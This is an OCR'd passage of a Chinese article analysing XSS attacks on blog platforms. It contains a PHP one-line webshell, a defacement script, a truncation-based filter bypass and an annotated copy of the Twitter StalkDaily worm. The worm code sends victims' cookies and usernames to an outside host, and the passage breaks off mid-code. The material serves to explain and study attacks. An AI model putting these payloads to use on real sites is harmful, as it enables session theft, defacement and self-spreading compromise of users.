


图6

其余存在此漏洞的浏览器与图6基本相似，而在Opera下它直接给出警告，如图7所示。

当然，这些漏洞除了读取文件外，还可写入一句话木马<?php eval($_POST[cmd])?>，为进一步提权提供条件。




图7

4. Hacking HomePage

本节主要就是利用XSS来黑掉别人博客主页，但这里的黑页与入侵服务器来修改主页有很大区别，利用XSS来黑页其实并不是修改服务器上的页面，它只是通过JavaScript、CSS及其他Web技术来修改页面。这主要就是通过注入js代码，然后在后台执行以达到盗取Cookies或劫持浏览器的目的，这些代码往往都是一些HTML或JavaScript代码(往往是使用InnerHTML或者document.write命令来动态创建文本、图像及其他数据信息)。在本文编写过程中，我又发现了博客大巴上的几处跨站漏洞，就在“博客设置”中，这里我们就以其中“基础设置”下的“自定义header”一栏为例。我们先在向其写入下列语句：

```
<script src ="http://localhost/1.js"></script>
```

接下来编写1.js代码：

```
document.write("<center><h1><font color=#FF0000>Hacked By riusksk</font></h1></cneter>");
document.write("<center><h2><font color=#000000>Just for test !</font><h2></center><p><img src=http://filer.blogbus.com/6233861/resource_6233861_1283677044i.jpg></p><p><!—");
```

上面的“<!—”主要是用于将后面的页面内容注释掉，避免显示，但这在各浏览器中情况会有所不同，比如我在Chrome中可以起到此作用，但在其他浏览器达不到此效果了，得采用其他注释语句方可，或者先用document.body.innerHTML = '';来清空body主体中的html代码，然后再逐一利用document.createElement创建元素也是可行的。

5. 跨站中的“溢出攻击”

相信熟悉缓冲区溢出攻击的朋友，都知道其中的原理：通过向堆栈中填充过多的字节以覆盖返回地址，进而控制程序的执行流程。本节就以发表日志中存在的跨站漏洞为例。我们先像往常一样在日志中输入<script>alert("riusksk")</script>，发表后再查看日志时并未触发脚本，因为其中的“<”、“>”均被过滤掉了，如图9所示。




图8

通常<>被过滤掉，XSS基本没多大希望了，很多人都会放弃了。但是经过本人多次的测试，发现当博客的内容显示方式被设置为“摘要”的时候，也就是如图10所示的情况。




图9

在这种情况下，博客首页上面显示的文章均会只显示博文的前几行而已，如果此时我们的XSS语句刚好到达这个省略点时，那么它就会因被省略掉而未对其进行过滤，进而触发漏洞。当XSS语句刚好处于这个省略点时，它并未在页面中显示，但仍包含于网页之中。这个省略点就像溢出攻击的溢出点(返回地址)一样，通过填充数据到这个点即可触发漏洞。经过测试发现，当XSS语句处于第五行时就可触发漏洞。或者放在第三行或第四行，接着再在XSS语句后面写几行其他内容，同样也可达到执行脚本的目的。因此

这里我们可以在日志中构造如下语句:

```
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
<script>alert("riusksk")</script>
```

其中每行'A'的个数不限,只要能凑足一行就行了,或者用其他数据填充也是一样的。我们在首页中试着看看效果,如图10所示。



图10

我们已经成功跨站了!再看下此时的源码情况,如图11所示。




图11

很显然,处于省略点的X S S语句并没有经过过滤,这样我们就绕过了它的字符过滤保护!但是如果我们打开这篇博文并不能实现跨站,只有XSS语句处于省略部分时才可达到以上效果。Blogcn上面还有许多处XSS漏洞,但感觉这处的利用方法比较有趣,就提出来与大家分享。虽然这并不是真正意义上的溢出攻击,但如果你嵌入的真正用于溢出某ActiveX控件的代码,比如使用heap spray技术等,还有之前出现的IE iframe溢出漏洞,利用这些漏洞也是可以实现真正意义上的溢出攻击的。

6. XSS Worm

随着Web 2.0时代的到来,而AJAX就是Web 2.0的标志性技术。AJAX即Asynchronous JavaScript and XML(异步JavaScript和XML),AJAX并非缩写词,而是由Jesse James Gaiiett创造的名词,是指一种创建交互式网页应用的网页开发技术。AJAX的出现为XSS蠕虫的发展提供的很大的便利,也因此加速了XSS worm技术的传播。这里我们就以之前爆发的Twitte蠕虫为例进行分析,这个XSS worm之前在我的博客上也有提到。该跨站漏洞主要出现在Settings菜单下的Name文本域以及More info URL文本域中,是由一位来自美国纽约的17岁小伙子写的,当时他花了2小时就全搞定了。其源码分析如下:

```
function XHConn()
{
  //创建XMLHttpRequest对象
  var xmlhttp, bComplete = false;
  //由于 Internet Explorer 浏览器使用MSXML
  //解析器处理 XML,而且MSXML 实际上有两种不
  //同的版本,因此采用以下两种方式创建对象
   try { xmlhttp = new ActiveXObject("Msxml2.XMLHTTP"); }
   catch (e) { try { xmlhttp = new ActiveXObject("Microsoft.XMLHTTP"); }
   //下面是针对非IE浏览器(包括Mozilla、Firefox,Safari,Opera…)来创建 XMLHttpRequest
  //对象
   catch (e) { try { xmlhttp = new XMLHttpRequest(); }
  catch (e) { xmlhttp = false; }}}
  if (!xmlhttp) return null;
  //若XMLHttpRequest 对象创建失败则返回NULL
   this.connect = function(sURL, sMethod, sVars, fnDone)   //创建连接回调函数
  {
    if (!xmlhttp) return false;
    bComplete = false;
    sMethod = sMethod.toUpperCase();
  //将发送方式转换为大写字母,即GET或POST
    try {
     if (sMethod == "GET")
     {
           xmlhttp.open(sMethod, sURL+"?"+sVars, true); //以异步连接的方式配置GET请求
         sVars = "";
     }
     else
     {
       xmlhttp.open(sMethod, sURL, true);
                    //配置请求头数据
       xmlhttp.setRequestHeader("Method", "POST "+sURL+" HTTP/1.1");
```

```
            xmlhttp.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
        }
    //设置每次请求的就绪状态发生变化时调用的回调函数
        xmlhttp.onreadystatechange = function(){
            if (xmlhttp.readyState == 4 &&
!bComplete)       //当响应已完成
            {
                bComplete = true;
                fnDone(xmlhttp);
    //当服务器响应时就会调用回调函数fnDone(),不过
    //这里没有给出此函数
            }};
        xmlhttp.send(sVars);        //发送请求
        }
        catch(z) { return false; }
        return true;
    };
    return this;
}

function urlencode( str ) {
    var histogram = {}, tmp_arr = [];
    var ret = str.toString(); //返回字符串

    var replacer = function(search, replace, str) {
        var tmp_arr = [];
        tmp_arr = str.split(search);
    //从search指定的参数将str分割成字符串数组
        return tmp_arr.join(replace);
    //把数组tmp_arr[]中的所有元素通过replace指
    //定的分隔符进行连接,以组成一个字符串
    };
     //对下列字符进行URL编码转换
    histogram["'"] = '%27';
    histogram['('] = '%28';
    histogram[')'] = '%29';
    histogram['*'] = '%2A';
    histogram['~'] = '%7E';
    histogram['!'] = '%21';
    histogram['%20'] = '+';

    ret = encodeURIComponent(ret);

    for (search in histogram) {
        replace = histogram[search];
        ret = replacer(search, replace, ret)
    }
     //将%[a-z0-9]这样格式的字符转换为大写字母
        return ret.replace(/(\%([a-z0-9]{2}))/g,
function(full, m1, m2) {
        return "%"+m2.toUpperCase();
        });
        return ret;
    }

    var content = document.documentElement.
innerHTML;      //当前浏览器中的HTML内容
    userreg = new RegExp(/<meta content="(.*)"
name="session-user-screen_name"/g);
    //利用正则表达式进行全局匹配查找当前登录的用户名
    var username = userreg.exec(content);
    username = username[1];

    var cookie;
    cookie = urlencode(document.cookie);
    //获取当前Cookies并进行URL编码
    document.write("<img src='http://mikeyylolz.uuuq.
com/x.php?c=" + cookie + "&username=" + username +
"'>");   //窃取Cookies
    document.write("<img src='http://stalkdaily.com/
log.gif'>");

    function wait()
    {
            var content = document.documentElement.
innerHTML;
    //利用正则表达式进行全局匹配查找表单变量
    //form_authenticity_token的值,它是一个随机数,
    //可用于阻止CSRF攻击,在发送请求时必须加入此变量值
            authreg = new RegExp(/twttr.form_
authenticity_token = '(.*)';/g);
            var authtoken = authreg.exec(content);
            authtoken = authtoken[1];
            //alert(authtoken);

            //设置一些随机信息用于发送
            var randomUpdate=new Array();
            randomUpdate[0]="Dude, www.StalkDaily.
com is awesome. What's the fuss?";
            randomUpdate[1]="Join www.StalkDaily.
com everyone!";
            randomUpdate[2]="Woooo, www.StalkDaily.
com :)";
            randomUpdate[3]="Virus!? What? www.
StalkDaily.com is legit!";
            randomUpdate[4]="Wow...www.StalkDaily.
com";
            randomUpdate[5]="@twitter www.
StalkDaily.com";

